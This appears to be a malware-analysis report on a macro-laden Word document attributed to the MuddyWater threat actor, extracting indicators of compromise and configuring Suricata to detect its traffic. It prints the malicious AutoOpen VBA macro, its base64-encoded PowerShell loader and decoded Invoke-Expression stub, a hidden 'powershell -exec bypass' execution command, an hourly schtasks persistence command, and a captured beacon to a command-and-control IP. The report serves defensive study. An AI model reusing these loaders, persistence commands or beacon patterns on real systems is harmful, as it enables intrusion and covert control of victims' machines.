
a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981



FileDownload Source:

https://www.virustotal.com/gui/file/a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981/behavior

File was downloaded for performing malware analysis to achive our goal which is exploring the new IoC's of the adversary.




It was crafted by the phishing picture and it contains some email address and poswords. When the macro was triggered, winword.exe opened the splwow64.exe process as a child process.

Refresh | Options | Find handles or DLLs | System information

Processes | Services | Network | Disk

Name	PID	ASLR	Integrity	CPU	I/O total r...	Private by...	User name
System Idle Process	0			97.47		52 kB	NT AUTHORITY\SYSTEM
System	4		System	0.24		156 kB	NT AUTHORITY\SYSTEM
smss.exe	508	ASLR	System			372 kB	NT AUTHORITY\SYSTEM
Memory Compression	1452		System			80 kB	NT AUTHORITY\SYSTEM
Interrupts				0.29		0	
csrss.exe	600	ASLR	System	0.01		1.45 MB	NT AUTHORITY\SYSTEM
wininit.exe	668	ASLR	System			1.2 MB	NT AUTHORITY\SYSTEM
services.exe	764	ASLR	System	0.08		3.42 MB	NT AUTHORITY\SYSTEM
lsass.exe	772	ASLR	System			3.85 MB	NT AUTHORITY\SYSTEM
fontdrvhost.exe	896	ASLR	Low			1.59 MB	Font Driver Host\UMFD-0
csrss.exe	676	ASLR	System	0.12		1.78 MB	NT AUTHORITY\SYSTEM
winlogon.exe	756	ASLR	System			2.21 MB	NT AUTHORITY\SYSTEM
fontdrvhost.exe	904	ASLR	Low			8.89 MB	Font Driver Host\UMFD-1
dwm.exe	664	ASLR	System	0.19	138 B/s	76.79 MB	Window Manager\DWM-1
explorer.exe	3276	ASLR	Medium	0.21	3.09 kB/s	34.5 MB	DESKTOP-2C3IQHO\REM
powershell.exe	5000	ASLR	Medium	0.02		57.4 MB	DESKTOP-2C3IQHO\REM
conhost.exe	5008	ASLR	Medium			5.66 MB	DESKTOP-2C3IQHO\REM
vmtoolsd.exe	2736	ASLR	Medium	0.16	3.56 kB/s	30.1 MB	DESKTOP-2C3IQHO\REM
cmd.exe	1540	ASLR	Medium			2.6 MB	DESKTOP-2C3IQHO\REM
conhost.exe	3536	ASLR	Medium			6.15 MB	DESKTOP-2C3IQHO\REM
ProcessHacker.exe	5024	ASLR	High	0.91		14.48 MB	DESKTOP-2C3IQHO\REM
WINWORD.EXE	3548	ASLR	Medium	0.05		24.23 MB	DESKTOP-2C3IQHO\REM
splwow64.exe	4132	ASLR	Medium			5 MB	DESKTOP-2C3IQHO\REM

When the macro code was tried to display however adversary set a password, It wasn't problem because it could be overcome.



```
remnux@remnux:~/Desktop$ file a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed85
8b20cb318da981
a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981: Composite Docu
ment File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252,
 Template: Normal.dotm, Last Saved By: Babak Amiri, Revision Number: 252, Name o
f Creating Application: Microsoft Office Word, Total Editing Time: 13:16:00, Cre
ate Time/Date: Mon Feb 18 06:17:00 2019, Last Saved Time/Date: Mon Apr  8 22:00:
00 2019, Number of Pages: 2, Number of Words: 437, Number of Characters: 2495, S
ecurity: 0
remnux@remnux:~/Desktop$
remnux@remnux:~/Desktop$ file a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da98
1
a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981: Composite Document File V2
Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Template: Normal.dotm, La
st Saved By: Babak Amiri, Revision Number: 252, Name of Creating Application: Microsoft Offic
e Word, Total Editing Time: 13:16:00, Create Time/Date: Mon Feb 18 06:17:00 2019, Last Saved
Time/Date: Mon Apr  8 22:00:00 2019, Number of Pages: 2, Number of Words: 437, Number of Char
acters: 2495, Security: 0
remnux@remnux:~/Desktop$ mv a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
 malware.doc
```

Olevba tool was used for extracting macro codes. The macro was extraxted from malicious word document.

```
remnux@remnux:~/Desktop$ olevba.py malware.doc
olevba 0.51a - http://decalage.info/python/oletools
Flags        Filename
-----------  -------------------------------------------------------------
OLE:MASIHB-- malware.doc
===============================================================================
FILE: malware.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: malware.doc - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Main.bas
in file: malware.doc - OLE stream: u'Macros/VBA/Main'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Option Explicit

Sub AutoOpen()

    Call utf8Encoding

End Sub
Sub utf8Encoding()

    Dim ep
    Dim epLa
    Dim supth
    Dim schdlr
    Dim osh
    Dim fso
    Dim fo
    Dim fso2
    Dim fo2
    Dim fso3
    Dim fo3

    ep = "SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC0ATwBiAGc
JAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBkAGUAcgAgACgAJAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAB
```

Decode from Base64 format

Simply enter your data then push the decode button.


```
SAA5AEkAUABxADQATgAzAHgAWABCADIATgBGAEUAbwBqAEYAWABaAG0AVwBWAE0AOAByAFQAbAA0AGIASwBhAHIATgB4AE0AcwB6AEkAOAAvADUAa
gAxAHQAQgBqAGgAUwBxAFkAWgBjADUANwBqAFUAMQA4AGgAZwBIAFkAbAB4AEsAWQBRAFEAVwBmADEAYgB5AGoAdABnADAAdwA3AGQAcQB4AGgAd
wBWADkAeAA1AHoAQQBVACsAWgBSADUAVgBDAEYAOQBYAEgAbwBZAEcANABPAEMATgAxADUAawBJAFEATQBIADgAcAAvAC8ASgBMAGkARQBsAGYA
MgBDAHgANQBiAEQAYgBQAHcAZwBCAHoAdQB0AFAAKwA0AHoANgBSADkAQQBYAEgAcgAyAEIAMwB6ADUAUQByAG4AMABEADMAaQB6AGYAZQA2ADQ
AOQBEADYAVAAyADgAcgBXAFAAbgBQAHMAQQA4AEYAawBNAFUATgBIAE4AZgA2AHAATABnAFoAYwBGAE8AQgBEADMAMwAvADYAKwBnAHoANABaAEc
AWgAwAEoANAA4ACsANwBhAHAASwBxAEwAKwB6AFYAVwAwADEAcABWAFgANgB4AFAANwAwAEYAYgBNAC8AaQBRAEgAVQBXAHIAcAA5AFUAcAArAHU
AeQBtAHgANgB1AHYAVwA5AGsAegBrAEoAdwBmADMAOQBUACsAUwBYAGcAMwB2ADYAeQA0AE4ANwBkADAAYgB5AFcAMABkAEEAVQByAEkAcgBmADg
ARABaAEgAMwBBADgAZQBaADYASABIAGsAcgBGAGYAdABRAGUAMgBIADYAaQBmAE0ANAA4AG0AZwB1AGYATwAvAHEAZQB2AHMATgBNAHQAKwBEAH
oAcwB4AGQALwB3AEUALwArAEEAWQA3AFIAaABjAG0AZgBzAE4AcgA2AEEAOABqAFEAZgBTAGUAZgB0AG4ALwBBADkATQBzAC8AWQBKAGEARAByAC8
AMgBKADcAUABCAEIAUwBJAG4AOQBuAFgAdgBVAHcAYgAxADkARQBHAHMASAAvAC8AQwBmAEgAOQA5AEIAQgB4AGQAUQBpADgALwAvAGcARQBIAHI
AVgAxAC8AKwA5AEIAOQB3AGUAdABLAFMAUQBuAG4AMQBCAHoAUgB2AHYAbAAyADgAaQBYAFQAeABjAFQATwB0AGUAMgByADMANAB4AGEATwB3AGI
ATABkAC8AUqBqADYASABRAHAAdQBWADAARQBUADIAZwBEACsAYQBKADYAWABrAE4AVQB2AC8AbwBEAFqAbqAzAC8AMQBxAGwAQwA0AGUARqArAG
```


For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT — Source character set.

☑ Decode each line separately (useful for when you have multiple entries).

Live mode OFF — Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE — Decodes your data into the area below.


```
Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64Strin
g('7b0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/z9cZmQBbPbOStrJniGAqsgf
P358Hz8i0uYPyN9sn/0Bb06/SLc+/smPP9n66Bfv/pJfvPNLPkq3z9OPJx+Pwg+OPx59nL0qPr5z55OPn+ePuP3OL6EW+PrjJ9OfpO93Kvo6TbfS7735fV7m36cW+7/kF
++h0S++B0i/+P4v+Wj7Wfrxly/Qus0X9G/jdUT9hJ0W7ZSaPPn4zujjMf5pfp8OWv4fH9fUtm5zNMyBCKFymKa/2y9+9wc8/ANenH75Sz773pvrl6ff9955FvYXQGsJ2uXp
K0Bb4p8pDQ7w0rT5yXTLjp5anux/SW1XHxNIJh/z+IkA16vc9gQa3JOh03A/fi2jEMLwsD1oKY10FPydv6B3pl/SiDpvpbYZE+vNKbX7vVsh1ujj0y/w25uP+S2PpssL+vJp
wTNFA/rdfvHvtS7+gFftL0nTz9LvtTpv1Ms+Y37PonHq0KKv+aNqSaB+Mqd/XqGfj19f06+L8Qmm9Q0oQeR6ffrmD9j+A87enC5SS195P0TrJzDTp4+eCL52WB5veL8y
Nx6DG6I//DMp8e8BU58GYWlvB4Een4X08gbEo3kDqn03VzoHXOG9dY0ZJFJjuB1cP375qqIv313jyydMCuKcO8wzr/+A0xZkyL8AGS6P649UgPa0/4/P6IV1KAwfPwp
Q/PiYpPLj59Q3CeFHr+a7H93xRvuAR3uflX5qBO5AcXvmj+hjmqAtH+9lV9ifQzzPjtHR6ONvg6/Gyzx8Kf14+goz/zT3qcAUwvS3TCEIOJP1NebrRIlBmodoUbDqYUka0
DsyzwGFL7NXBKkQCjw/ffTRJx99h/6/fimkuBbudWTtCPjHdQFkWEYgBi8+NIoiff2Tjj+FSHug9pfg4y3Icwc0IMfHp6zIXrQGS/MV9XQGbQTKVcsvVNaon7a+/sW/2y/+/
Hk1Of4Dyj/g0XdP/4AnJ8/PTpdtNfnpX0ICuPwD8qtt+v0PyP+AkzfA5z7PqhF6aBFfKIBnPoG8fRdDakHqvDuZFjthorLAtIExaVZfBOT2m4HNoaFFrO/c+SXpNGunc8L+
9/8I449O353kL9/8AWfV8qP0Z9LqD/iKhPzZH1CUpzSfBgpYkHEXchIvf0xfrOrqos4WM/krr+uqHrfvoGwz9JhRV0TZ702/ffzq+w/37qTbx6tVvpwd0iRc5O0fwBZr0WGbL
U8t8pDLj1kA/fFkmI/imId9Sar6o5z45IFF/7yZ0j97Tz7CHI1JNP+A51+dfvToUUDkAgievvuYGhR/wIvLL9+efrS1e+eX/MaJTugfUFZ/wJNjmtHI8R/wRf6Tf8AxwZh++bw8/
```


Extracted macro code was encoded base64. So the macro even decoeded it was still obfuscated but at least some macro code could be seen clearly. The new IoC's was obtained from macro code of the malicious document.


```
-----------------------------------------------------------------------------
VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form1/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
start /MIN powershell -exec bypass -w 1 -Command "$ec=get-content -Path 'C:\ProgramData\Win32
ApiSyncLog.txt';$dc=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64Str
ing($ec));Invoke-Expression $dc"
-----------------------------------------------------------------------------
VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form1/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Tahoma
-----------------------------------------------------------------------------
VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form2/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
start /MIN schtasks /Create /F /SC HOURLY /MO 1 /TN Win32ApiSyncTask /TR "C:\ProgramData\Win3
2ApiSync.bat"
-----------------------------------------------------------------------------
```

Powershell commands and schedule task creation with the spesific schedule task name can be used for IoC.


```
start /MIN powershell -exec bypass -w 1 -Command "$ec=get-content -Path 'C:\ProgramData\Win32ApiSyncLog.txt';$dc=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($ec));Invoke-Expression $dc"
-------------------------------------------------------------------------------
VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form1/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Tahoma
-------------------------------------------------------------------------------
VBA FORM STRING IN 'malware.doc' - OLE stream: u'Macros/Form2/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
start /MIN schtasks /Create /F /SC HOURLY /MO 1 /TN Win32ApiSyncTask /TR "C:\ProgramData\Win32ApiSync.bat"
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	powershell	May run PowerShell commands
Suspicious	Command	May run PowerShell commands
Suspicious	Invoke-Expression	May run PowerShell commands
Suspicious	CreateObject	May create an OLE object
Suspicious	CreateTextFile	May create a text file
Suspicious	CallByName	May attempt to obfuscate malicious function calls
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	Win32ApiSync.bat	Executable file name
IOC	Win32ApiSyncTskSchdlr.bat	Executable file name

Some strings which can be used for cerating Ioc is shown the given tables.



The malicious macro code was assigned a variable with set-alias (sal a) command for decoding powershell at memory. It is a little trick for deobfuscaion powershell code. When the code was tried to deobfuscate, IoC parts was seen at the screen like that;



```
remnux@remnux:~/Desktop$ pcodedmp.py malware.doc |more
Processing file: malware.doc
==============================================================================
dir stream: Macros/VBA/dir
------------------------------------------------------------------------------
dir stream after decompression:
1829 bytes
dir stream parsed:
00000000:  PROJ_SYSKIND:
00000000   03 00 00 00                                          ....

0000000A:  PROJ_LCID:
00000000   09 04 00 00                                          ....

00000014:  PROJ_LCIDINVOKE:
00000000   09 04 00 00                                          ....

0000001E:  PROJ_CODEPAGE:
00000000   E4 04                                                ..

00000026:  PROJ_NAME:
00000000   53 69 6C 65 6E 74 41 73 73 61 73 73 69 6E            SilentAssassin
```

Pcodedump tool was used for investigating the files macros old versions. “SlientAssasin” strings can be seen as Proj_Name and it was written by the adversary.

Some IoC’s;

```
schtasks /Create /F /SC HOURLY /MO 1 /TN Win32ApiSyncTask /TR "C:\ProgramData\Win32ApiSyn

powershell -exec bypass -w 1 -Command

"$ec=get-content -Path 'C:\ProgramData\Win32ApiSyncLog.txt';$dc=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($ec));Invoke-Expression $dc"
```

CREATING SURICATA RULES AGAINST THREAT ACTOR

In this part of the report, Suricata rules are written for detecting or preventing Muddy Water threat actors specific malware attacks at the network level. First default rule path was set and only local.rules and botcc.rules was activated for taking faster results.

```
##
## Configure Suricata to load Suricata-Update managed rules.
##
## If this section is completely commented out move down to the "Advanced rule
## file configuration".
##

    #default-rule-path: /var/lib/suricata/rules
    #rule-files:
    # - suricata.rules

##
## Advanced rule file configuration.
##
## If this section is completely commented out then your configuration
## is setup for suricata-update as it was most likely bundled and
## installed with Suricata.
##

default-rule-path: /etc/suricata/rules

rule-files:
  - local.rules
  - botcc.rules
    #  - botcc.portgrouped.rules
    # - ciarmy.rules
    #  - compromised.rules
    #  - drop.rules
    #  - dshield.rules
```

Home Network and External network IP settings were done for replaying the pcap file with appropriate subnets.

```
%YAML 1.1
---

# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://suricata.readthedocs.io/en/latest/configuration/suricata-yaml.html

##
## Step 1: inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

    EXTERNAL_NET: "!$HOME_NET"
    #EXTERNAL_NET: "any"
```

The first rules was written with the IP address and port indicators.

```
> Ethernet II, Src: RealtekU_4a:04:af (52:54:00:4a:04:af), Dst: RealtekU_36:3e:ff (52:54:00:36:3e:ff)
> Internet Protocol Version 4, Src: 192.168.100.1, Dst: 94.23.148.194
> Transmission Control Protocol, Src Port: 50983, Dst Port: 80, Seq: 380, Ack: 26, Len: 8
> [2 Reassembled TCP Segments (387 bytes): #205(379), #208(8)]
✓ Hypertext Transfer Protocol
  > [truncated]POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzct
    Host: 94.23.148.194\r\n
  > Content-Length: 8\r\n
    Expect: 100-continue\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI [truncated]: http://94.23.148.194/serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQj
    [HTTP request 2/2]
    [Response in frame: 210]
    File Data: 8 bytes
  ⌄ Data (8 bytes)
      Data: 68656c6c6f4d7367
      [Length: 8]

0000  50 4f 53 54 20 2f 73 65  72 76 65 72 53 63 72 69   POST /se rverScri
0010  70 74 2f 63 6c 69 65 6e  74 46 72 6f 6e 74 4c 69   pt/clien tFrontLi
0020  6e 65 2f 68 65 6c 6c 6f  53 65 72 76 65 72 2e 70   ne/hello Server.p
0030  68 70 3f 68 65 6c 6c 6f  4d 73 67 3d 4e 45 45 74   hp?hello Msg=NEEt
0040  4e 6b 45 74 51 6a 4d 74  4e 30 45 74 4f 44 67 74   NkEtQjMt N0EtODgt
0050  51 6a 51 74 4d 45 59 74  4e 6a 51 74 52 6b 59 74   QjQtMEYt NjQtRkYt
0060  4e 6a 59 74 51 7a 63 74  4f 54 59 74 4e 7a 63 74   NjYtQzct OTYtNzct
0070  4d 30 55 74 4d 7a 55 74  52 44 55 71 4e 44 41 7a   M0UtMzUt RDUqNDAz
0080  4d 7a 51 77 4d 7a 4d 71  25 30 44 25 30 41 63 32   MzQwMzMq %0D%0Ac2
0090  4e 79 64 45 46 6e 62 6e  51 78 4c 6a 45 71 54 57   NydEFnbn QxLjEqTW
00a0  6c 6a 63 6d 39 7a 62 32  5a 30 49 46 64 70 62 6d   ljcm9zb2 Z0IFdpbm
00b0  52 76 64 33 4d 67 4e 79  42 51 63 6d 39 6d 5a 58   Rvd3MgNy BQcm9mZX
00c0  4e 7a 61 57 39 75 59 57  77 71 4d 7a 49 74 59 6d   NzaW9uYW wqMzItYm
00d0  6c 30 4b 6c 56 54 52 56  49 74 25 30 44 25 30 41   l0KlVTRV It%0D%0A
00e0  55 45 4d 71 56 30 39 53  53 30 64 53 54 31 56 51   UEMqV09S S0dST1VQ
00f0  4b 6c 56 54 52 56 49 74  55 45 4e 63 59 57 52 74   KlVTRVIt UENcYWRt
0100  61 57 34 71 4d 54 6b 79  4c 6a 45 32 4f 43 34 78   aW4qMTky LjE2OC4x
0110  4d 44 41 75 4d 54 45 30  20 48 54 54 50 2f 31 2e   MDAuMTE0  HTTP/1.
0120  31 0d 0a 48 6f 73 74 3a  20 39 34 2e 32 33 2e 31   1··Host:  94.23.1
0130  34 38 2e 31 39 34 0d 0a  43 6f 6e 74 65 6e 74 2d   48.194·· Content-
0140  4c 65 6e 67 74 68 3a 20  38 0d 0a 45 78 70 65 63   Length:  8··Expec
0150  74 3a 20 31 30 30 2d 63  6f 6e 74 69 6e 75 65 0d   t: 100-c ontinue·
0160  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 4b 65 65   ·Connect ion: Kee
0170  70 2d 41 6c 69 76 65 0d  0a 0d 0a 68 65 6c 6c 6f   p-Alive· ···hello
